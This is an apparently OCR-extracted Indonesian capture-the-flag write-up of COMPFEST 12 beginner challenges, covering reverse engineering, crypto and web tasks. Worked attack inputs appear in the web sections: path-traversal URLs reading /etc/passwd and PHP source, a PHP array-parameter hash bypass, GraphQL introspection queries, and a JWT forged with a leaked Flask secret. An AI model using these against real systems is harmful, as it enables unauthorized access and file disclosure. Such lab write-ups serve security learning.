


Writeup HackerClass Compfest 12



Noid3a

וויק ון'ג

Gloomy Monday



Soal.py

```

1 import numpy as np
2 import hashlib
3
4 data = np.array([[50, 11, 18, 12], [18, 12, 23, 2], [21, 11, 35, 42], [47, 2, 12, 40]])
5 my_input = input()
6 password = np.array(list(map(ord, list(my_input[:4].ljust(4, '\x00')))))
7 result = list(np.matmul(data, password))
8 print("=====")
9 print(data)
10 print("=====")
11 print(password)
12 print("=====")
13 print(result)
14 if result == [7681, 4019, 7160, 8080]:
15     print("Congratz, here is your flag: COMPFEST12{" + hashlib.sha384(bytes(my_input.encode())).hexdigest() + "}")
16

```

Setelah melakukan analisa, ternyata yang harus dilakukan adalah mencari nilai 'password' dari matrix data & result. Dapat dilihat bahwa di line 6 hanya untuk mengambil 4 char dari inputan dan menjadikannya list array, jika input kurang dari 4 maka akan di padding dengan \x00. Di line 7 terdapat perkalian matrix menggunakan np.matmul dari (data X password). Jika hasil dari perkalian tersebut sama dengan nilai variable di "result" maka flag akan didapatkan.

Setelah melakukan analisa lalu membuat solvernya dan ini hasilnya :

Hasil :

```

D:\NetSec\Capture The Flags\Event\COMPFEST12\Hackerclass\RE>python solver.py
=====
Nilai X :
[110.00000000000004, 32.999999999999574, 67.00000000000021, 50.99999999999991]
=====
Integer :
[110.0, 33.0, 67.0, 51.0]
=====
Password : n!C3
=====
Uji AX = B
A : [array([50, 11, 18, 12]), array([18, 12, 23, 2]), array([21, 11, 35, 42]), array([47, 2, 12, 40])]
X : [110.0, 33.0, 67.0, 51.0]

B : [7681.0, 4019.0, 7160.0, 8080.0]

```

Solver.py

```
1 import math
2 import numpy as np
3 from scipy.linalg import solve
4
5 a = np.array([[50, 11, 18, 12], [18, 12, 23, 2], [21, 11, 35, 42], [47, 2, 12, 40]])
6 b = [7681, 4019, 7160, 8080]
7 x = solve(a, b)
8 print("=====")
9 print("Nilai X :")
10 print(list(x))
11 print("=====")
12
13 #cast int
14 print("Integer :")
15 hasil = list(map(round, list(x)))
16 print(list(hasil))
17
18 print("=====")
19 password = ""
20 for i in hasil:
21     temp = int(i)
22     password += chr(temp)
23
24 print("Password : "+password)
25
26
27 #uji AX=B
28 print("=====")
29 print("Uji AX = B")
30 result = list(np.matmul(a, x))
31
32 print("A : "+str(list(a)))
33 print("X : "+str(hasil))
34
35 print("\nB : "+str(result))
36
```



Jalankan file soal dan masukkan Password : n!C3

```
D:\NetSec\Capture The Flags\Event\COMPFEST12\Hackerclass\RE>python soal.py
n!C3
=====
[[50 11 18 12]
 [18 12 23  2]
 [21 11 35 42]
 [47  2 12 40]]
=====
[110  33  67  51]
=====
[7681, 4019, 7160, 8080]
Congratz, here is your flag: COMPFEST12{c9ba50e8ec889ec57e3181a060f871968b3914b4e912f43d05113e901b7f555698c45871f96189cf6189cfc50062f0bd21f793}
```

Flag :

COMPFEST12{c9ba50e8ec889ec57e3181a060f871968b3914b4e912f43d05113e901b7f555698c45871f96189cfc50062f0bd21f793}

Solver : noid3a

[illegible]

Terdapat variable "startTime" dan "lastUpdate" saya berasumsi bahwa variable tersebut yang digunakan untuk mem-validasi timer nya, maka saya coba rubah startTimenya 1 angka dibawah lastUpdate

```
"aku","harus","terus","berlatih","pantang","menyerah","dap  
keahlianku","untuk","kebaikan"],"curr":28,"currState":-3,"an  
:-3,"startTime":1596470959512,"lastUpdate":1596470959513,"me
```

Jadi ,startTime : 1596470959512 dan lastUpdate : 1596470959513

Didapatkan flagnya :

Typing Game

Get 100% accuracy under 2 seconds to earn the flag

aku ingin menjadi hacker handal aku harus terus berlatih pantang menyerah dapatkan flagnya aku ingin menjadi legenda aku ingin bisa ngehack ig aku akan menggunakan keahlianku untuk kebaikan


Finished

Accuracy: 100.00%
Time Taken: 26103 ms
COMPFEST12{you_sneaky_hacker_you!}


Replay

Flag : COMPFEST12{you_sneaky_hacker_you!}

Solver : noid3a



Tampilan page :



Terdapat JWT token di cookie, setelah di coba ubah menjadi "admin" saja ternyata tidak bisa, kemungkinan JWT tersebut menggunakan signature.

```
C:\Users\Windows>curl -I http://128.199.104.41:25506/
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 98
Set-Cookie: jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE1OTY0NzIwMTgsImhhdCI6MTU5NjQ3MDIxOCwic3ViIjp7ImlkIjoyLCJ1c2VybmFtZSI6Imd1ZXN0IiwiaXNfYWRTaW4iOiJmYWxzZS99fQ.iyfL8mdrh0mvnmGuGugsIMvyUQ8UoG0V95XCmZ9rLgs; Path=/
Server: Werkzeug/1.0.1 Python/3.8.3
Date: Mon, 03 Aug 2020 15:56:58 GMT
```

Ternyata web tersebut menggunakan flask dan debuggernya tidak dimatikan , setelah di analisa ditemukan jwt signature nya di bagian SECRET_KEY, yaitu :

'wanjir-itu-secret-nya-cuk-cepet-copy-3efbb717'

← → ↻ 🏠 ⓘ Not secure | 128.199.104.41:25506/a

🔍 R 🔍 S 🔍 SHA512 File Checks... 📁 Imported From Fire... 🔥 Java Decompiler 📖

Config

Key	Value
APPLICATION_ROOT	'/'
DEBUG	True
DEBUG_TB_ENABLED	True
DEBUG_TB_HOSTS	()
DEBUG_TB_INTERCEPT_REDIRECTS	True
DEBUG_TB_PANELS	('flask_debugtoolbar.panels.versions.VersionDebugPar
ENV	'production'
EXPLAIN_TEMPLATE_LOADING	False
JSON_AS_ASCII	True
JSON_SORT_KEYS	True
JSONIFY_MIMETYPE	'application/json'
JSONIFY_PRETTYPRINT_REGULAR	False
MAX_CONTENT_LENGTH	None
MAX_COOKIE_SIZE	4093
PERMANENT_SESSION_LIFETIME	datetime.timedelta(days=31)
PREFERRED_URL_SCHEME	'http'
PRESERVE_CONTEXT_ON_EXCEPTION	None
PROPAGATE_EXCEPTIONS	None
SECRET_KEY	'wanjir-itu-secret-nya-cuk-cepet-copy-3efbb717'
SEND_FILE_MAX_AGE_DEFAULT	datetime.timedelta(seconds=43200)
SERVER_NAME	None

Langsung saja buat JWT nya menggunakan signature tersebut

Encoded

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE1OTY0NzIwMTgsIm1hdCI6MTU5NjQ3MDIwOCwic3ViIjp7Im1kIjoyLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRTaW4iOiJ0cnVlIn19.j7ZJP5VJyem8SQhRj-0QTo00wybbbTbHpPHx7N_d3FQ
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "exp": 1596472018,
  "iat": 1596470218,
  "sub": {
    "id": 2,
    "username": "admin",
    "is_admin": "true"
  }
}
```


VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  wanjir-itu-secret-nya-
) ☐ secret base64 encoded
```

Signature Verified

SHARE JWT

Ubah JWT pada cookie dan didapatkan flagnya :



Flag : COMPFEST12{wanjir_gua_lupa_set_debug_nya_jadi_false_79f2622f}

Solver : noid3a

Challenge 45 Solves

Only Admin
152


Only the admin can get the flag!

128.199.104.41:26025

Flag


Submit

Tampilan page :




Cek header, terdapat cookie admin lalu ganti value menjadi true :

```
C:\Users\Windows>curl -I http://128.199.104.41:26025/  
HTTP/1.0 200 OK  
Content-Type: text/html; charset=utf-8  
Content-Length: 342  
Set-Cookie: admin=false; Path=/  
Server: Werkzeug/1.0.1 Python/3.8.3  
Date: Tue, 21 Jul 2020 06:48:32 GMT
```



Flag : COMPFEST12{congratz_haha_ez_admin_1ce9307db61}

Solver : noid3a



Tampilan Page :

```
<?php
if( isset($_GET['a']) && isset($_GET['b']) ) {
    if ( $_GET['a'] !== $_GET['b'] ) {
        if ( md5($_GET['a']) === md5($_GET['b']) ) {


            $flagFile = fopen("/var/flag", "r");
            $flag = fread($flagFile, filesize("/var/flag"));
            fclose($flagFile);

            echo $flag;

        } else {
            echo "hash nya harus sama!";
        }
    } else {
        echo "value nya gaboleh sama!";
    }
} else {
    highlight_file(__file__);
}
?>
```

Validasi variable $a \neq b$, lalu $md5(a) == md5(b)$, saya kira itu md5 collision, ternyata setelah dicoba itu hanya bug strcmp pada php, jadi payload akhir nya :

[http://128.199.104.41:27824/?a\[\]=1&b\[\]=2](http://128.199.104.41:27824/?a[]=1&b[]=2)



Flag : COMPFEST12{md5_hashing_php_is_so_bad_3087c22}

Solver : noid3a

Challenge 40 Solves

Single XOR encryption

227

XOR is a common function used in cryptography. It's (sorta) random, but also reversible (if you have enough data). For this problem, the flag has been xored with a single byte.

 soal

Flag

Submit

Ciphertext di file soal : 5c50524f595a4c4b2e2d647a5e2a664047704d2c7b407c4d466f2862

Sesuai dengan nama soal, ini hanya enkripsi XOR single byte ,decrypt disini

<https://www.dcode.fr/xor-cipher>

XOR DECODER

★ TEXT TO XOR

Hexadecimal ASCII [00-7F] (Automatic Detection)

5c50524f595a4c4b2e2d647a5e2a664047704d2c7b407c4d466f2862

☒ BRUTEFORCE/TEST ALL KEYS FROM 1 TO 8 BITS (SINGLE BYTE)

Hasil :

[00011111]:	
010000110100111	COMPFEST12{eA5y_XoR3d_cRYp7}
1...	

Flag : COMPFEST12{eA5y_XoR3d_cRYp7}

Solver : noid3a

Challenge 40 Solves X

Netcat 227

During CTF's, sometimes there will be services that players have to connect to in order to get the flag. For web challenges, you can use the browser. However for binary exploitation, cryptography (sometimes), and other problems (forensics, reverse engineering, although it is rare for those challenges to have a service), you need a tool called netcat. Other tools exists, such as the `socket` library in python, however using netcat here should be enough.

Just connect, and you'll get the flag.

nc 128.199.104.41 26163

Flag Submit

“Just connect, and you’ll get the flag.”

```
ncat 128.199.104.41 26163
```

```
C:\Users\Windows>ncat 128.199.104.41 26163
COMPFEST12{Good_You_have_Netcat_or_atleast_a_way_to_interact_with_the_services_this_is_important_for_future_challenges}
```

Flag :

COMPFEST12{Good_You_have_Netcat_or_atleast_a_way_to_interact_with_the_services_this_is_important_for_future_challenges}

Solver : noid3a

Challenge
42 Solves

Print aja

198

Hey, print the flag for me, please!

 pesan

Flag
Submit

Isi file pesan tersebut adalah kumpulan hex yang banyak

```
root@Sleepy:/home/noid3a# cat pesan
\x44\x61\x66\x75\x6e\x64\x61\x20\x4b\x6f\x6d\x69\x6b\x20\x2f\x2f\x20\x44\x43\x20\x20\x20\x20\x20\x53\x69\x61\x70\x61\x20
\x79\x61\x6e\x67\x20\x74\x69\x64\x61\x6b\x20\x6d\x65\x6e\x67\x65\x6e\x61\x6c\x20\x42\x61\x74\x6d\x61\x6e\x3f\x20\x4d\x75
\x6e\x67\x6b\x69\x6e\x20\x73\x65\x6d\x75\x61\x20\x70\x65\x6e\x67\x67\x65\x6d\x61\x72\x20\x44\x63\x20\x64\x61\x6e\x20\x70
\x65\x6e\x67\x67\x65\x6d\x61\x72\x20\x66\x69\x6c\x6d\x20\x73\x75\x70\x65\x72\x68\x65\x72\x6f\x20\x70\x61\x73\x74\x69\x20
\x73\x65\x74\x69\x64\x61\x6b\x6e\x79\x61\x20\x70\x65\x72\x6e\x61\x68\x20\x6d\x65\x6e\x64\x65\x6e\x67\x61\x72\x20\x73\x6f
\x73\x6f\x6b\x20\x42\x61\x74\x6d\x61\x6e\x20\x69\x6e\x69\x2e\x0a\x0a\x54\x61\x70\x69\x20\x61\x70\x61\x6b\x61\x68\x20\x6b
\x61\x6c\x69\x61\x6e\x20\x6d\x65\x6e\x67\x65\x74\x61\x68\x75\x69\x20\x41\x73\x61\x6c\x20\x75\x73\x75\x6c\x20\x42\x61\x74
\x6d\x61\x6e\x3f\x20\x6d\x75\x6e\x67\x6b\x69\x6e\x20\x74\x69\x64\x61\x6b\x20\x73\x65\x6d\x75\x61\x6e\x79\x61\x20\x74\x61
\x68\x75\x2c\x20\x6b\x61\x6c\x69\x20\x69\x6e\x69\x20\x44\x61\x66\x75\x6e\x64\x61\x20\x6b\x6f\x6d\x69\x6b\x20\x61\x6b\x61
\x6e\x20\x6d\x65\x6d\x62\x61\x68\x61\x73\x20\x61\x73\x61\x6c\x20\x75\x73\x75\x6c\x20\x42\x61\x74\x6d\x61\x6e\x2c\x20\x6b
\x65\x6b\x75\x61\x74\x61\x6e\x20\x42\x61\x74\x6d\x61\x6e\x20\x64\x61\x6e\x20\x68\x61\x6c\x20\x6c\x61\x69\x6e\x20\x79\x61
\x6e\x67\x20\x6d\x75\x6e\x67\x6b\x69\x6e\x20\x62\x65\x6c\x75\x6d\x20\x6b\x61\x6c\x69\x61\x6e\x20\x6b\x65\x74\x61\x68\x75
\x69\x2e\x0a\x0a\x0a\x20\x0a\x42\x72\x75\x63\x65\x20\x57\x61\x79\x6e\x65\x20\x61\x2e\x6b\x2e\x61\x20\x42\x61\x74\x6d\x61
\x6e\x20\x79\x61\x6e\x67\x20\x64\x75\x6c\x75\x20\x64\x69\x70\x65\x72\x61\x6e\x6b\x61\x6e\x20\x6f\x6c\x65\x68\x20\x43\x68
```

Lalu decode , payload : echo -e "\$(cat filename)"

Hasil :

```
8. Kehendak kuat
Batman memang tak punya kekuatan super, tapi ia punya kekuatan kehendak yang ekstrim dan nyaris bersifat superhuman
.


Terimakasih sudah membaca artikel tentang Batman. Btw ini flagnya: COMPFEST12{print_aja_gampang_kan_yah}
root@Sleepy:/home/noid3a# cl
```

Flag : COMPFEST12{print_aja_gampang_kan_yah}

Solver : noid3a



Diberikan sebuah page yang menampilkan error query dari graphql



Mulai enumerate database schema nya dengan payload:

`/?query={__schema{types{name}}}`

Hasil :

```
1 // 20200818151643
2 // http://128.199.104.41:21377/?query={__schema{types{name}}}
3
4 {
5   "data": {
6     "__schema": {
7       "types": [
8         {
9           "name": "RootQueryType"
10        },
11        {
12          "name": "String"
13        },
14        {
15          "name": "Game"
16        },
17        {
18          "name": "ID"
19        },
20        {
21          "name": "Developer"
22        },
23      ]
24    }
25  }
```

Terlihat ada beberapa table yang menarik, lalu saya coba untuk melihat isi dari table Developer dengan payload :

{ __type(name: "Developer") { name fields { name type { name kind } } } }

dan hasilnya :

```
3
4 {
5   "data": {
6     "__type": {
7       "name": "Developer",
8       "fields": [
9         {
10          "name": "name",
11          "type": {
12            "name": "String",
13            "kind": "SCALAR"
14          }
15        },
16        {
17          "name": "id",
18          "type": {
19            "name": "ID",
20            "kind": "SCALAR"
21          }
22        },
23        {
24          "name": "games",
25          "type": {
26            "name": null,
27            "kind": "LIST"
28          }
29        }
30      ]
31    }
32  }
```

Lalu cek query yang bisa tersedia dengan payload :

```
{ __schema { queryType { fields { name description } } } }
```

Hasilnya :

```
{
  "data": {
    "__schema": {
      "queryType": {
        "fields": [
          {
            "name": "game",
            "description": null
          },
          {
            "name": "developer",
            "description": null
          },
          {
            "name": "games",
            "description": null
          }
        ]
      }
    }
  }
}
```

Saya coba satu per satu, dan akhirnya bisa melihat isi dari table games menggunakan payload :

```
{games{id name}}
```

```
1 // 20200818152913
2 // http://128.199.104.41:21377/?query={games{id%20name}}
3
4 {
5   "data": {
6     "games": [
7       {
8         "id": "1",
9         "name": "DOOM (2016)"
10      },
11      {
12        "id": "2",
13        "name": "Resident Evil 2 Remake"
14      },
15      {
16        "id": "3",
17        "name": "Death Stranding"
18      },
19      {
20        "id": "4",
21        "name": "Doom Eternal"
22      }
23    ]
24  }
25 }
```

Tidak ada apa2 di table games, selanjutnya melihat ID dan name developer menggunakan query games,

payload :

```
{games{developer{id name}}}
```

Hasil :

```
      "developer": {
        "id": "5",
        "name": "Bandai Namco"
      }
    },
    {
      "developer": {
        "id": "Do you think it would be that easy?",
        "name": "dlyrddru_uqzbir_dlqrbz"
      }
    }
  ]
}
```

Ada satu data yang menarik ,setelah mencari referensi ternyata kita bisa fetch data dari table developer menggunakan parameter, disini karna kita membutuhkan ID nya maka kita menggunakan parameter "name".

Final payload :


```
{developer(name:"dlyrddru_uqzbir_dlqrbz"){id name}}
```

Hasil :

```
1 // 20200818153811
2 // http://128.199.104.41:21377/?query={developer(name:%22dlyrddru_uqzbir_dlqrbz%22){id%20name}}
3
4 {
5   "data": {
6     "developer": {
7       "id": "COMPFEST12{c0nv3n1Ence_i5_A_d0ubL3_eDged_SwoRD!}",
8       "name": "dlyrddru_uqzbir_dlqrbz"
9     }
10  }
11 }
```

Flag : COMPFEST12{c0nv3n1Ence_i5_A_d0ubL3_eDged_SwoRD!}

Solver : noid3a




Diberikan sebuah page ,setelah dilihat dan mencoba coba fiturnya, terdapat pesan error sbg berikut :



Terdapat error pada fungsi `file_get_content` di parameter, ini berpotensi untuk celah LFI (Local File Inclusion), langsung saja dicoba untuk melihat isi dari `/etc/passwd`.

`http://128.199.104.41:20666/ddududdudu.php?file=../../../../etc/passwd`



Dan benar, didapatkan isi dari `passwd`, lanjut untuk melihat source code dari `ddududdudu.php`

`http://128.199.104.41:20666/ddududdudu.php?file=../../../../var/www/html/ddududdudu.php`

```

1 <html>
2   <head>
3     <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/css/bootstrap.min.css" integrity="sha384-Tc8IQ402cm/BhG6xoys9rePQvBzEK3ABQxIO/Q5PE1A5a1P25T9447AV2isF9R" crossorigin="anonymous">
4     <link rel="stylesheet" href="style.css">
5     <!-- Flagnya ada di sini => <= yaah ga keliatan... -->
6   </head>
7
8   <body>
9     <div class="d-flex flex-column flex-md-row align-items-center p-3 px-md-4 mb-3 bg-white border-bottom">
10      <h5 class="my-0 mr-md-auto font-weight-normal"><a href="/">NERA</a></h5>
11      <a class="btn btn-outline-success" href="#">Secure</a>
12    </div>
13    <div class="container">
14
15      <div class="text-center">
16        <h3 class="display-4" id="header">NERA - Situs Belajar Pemrograman</h3>
17        <p class="lead">Di sini Anda dapat melihat contoh implementasi berbagai algoritma dalam b
18      </div>
19      <div class="row" id="code-block">
20        <pre><?php
21
22 if (!isset($_GET['file']) || $_GET['file'] === '') {
23   $host = $_SERVER['HTTP_HOST'];
24   $uri = rtrim(dirname($_SERVER['PHP_SELF']), '/\\');
25   header("Location: http://$host$uri");
26   exit;
27 }
28
29 include 'header.php';
30
31 echo '
32
33   <div class="row" id="code-block">
34     <pre>' . file_get_contents('c13367945d5d4c91047b3b50234aa7ab/' . $_GET['file']) . '
35   </pre>
36   </div>
37 '
38
39 include 'footer.php';
40 ?>
41
42   </pre>
43   </div>
44 </div>
45 </body>
46 </html>

```

Ada clue di source code (line 5) <!-- Flagnya ada di sini => <= yaah ga keliatan... -->

Terlihat disitu ada 2 file yang di include, yaitu header.php dan footer.php, coba lihat isi dari header.php

<http://128.199.104.41:20666/ddududdudu.php?file=../../../../../var/www/html/header.php>

```

<div class="row" id="code-block">
  <pre><html>

  <head>
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/css/bootstrap.min.css" integrity="sha384-Tc8IQ402cm/BhG6xoys9rePQvBzEK3ABQxIO/Q5PE1A5a1P25T9447AV2isF9R" crossorigin="anonymous">
    <link rel="stylesheet" href="style.css">
    <!-- Flagnya ada di sini => <?php include 'flag-c1ae46a42693a5d535052015f2ddaf53.php' ?> <= yaah ga keliatan... -->
  </head>

  <body>
    <div class="d-flex flex-column flex-md-row align-items-center p-3 px-md-4 mb-3 bg-white border-bottom">
      <h5 class="my-0 mr-md-auto font-weight-normal"><a href="/">NERA</a></h5>
      <a class="btn btn-outline-success" href="#">Secure</a>
    </div>
    <div class="container">
      <div class="text-center">
        <h3 class="display-4" id="header">NERA - Situs Belajar Pemrograman</h3>
        <p class="lead">Di sini Anda dapat melihat contoh implementasi berbagai algoritma dalam b
      </div>
      <div class="row" id="code-block">
        <pre><?php

```

<!-- Flagnya ada di sini => <?php include 'flag-c1ae46a42693a5d535052015f2ddaf53.php' ?> <= yaah ga keliatan... -->

Ada 1 file bernama **flag-c1ae46a42693a5d535052015f2ddaf53.php** , mari kita lihat isinya.


<http://128.199.104.41:20666/ddududdudu.php?file=../../../../../var/www/html/flag-c1ae46a42693a5d535052015f2ddaf53.php>

```
12     </div>
13     <div class="container">
14
15         <div class="text-center">
16             <h3 class="display-4" id="header">NERA - Situs Belajar Pemrograman
17             <p class="lead">Di sini Anda dapat melihat contoh implementasi be
18         </div>
19         <div class="row" id="code-block">
20             <pre><?php
21 $flag = 'COMPFEST12{10c4l_file_inClusion_f0r_FUN_and_profit_35c28478ab}';
22
23             </pre>
24         </div>
25     </div>
26 </body>
27 </html>
```

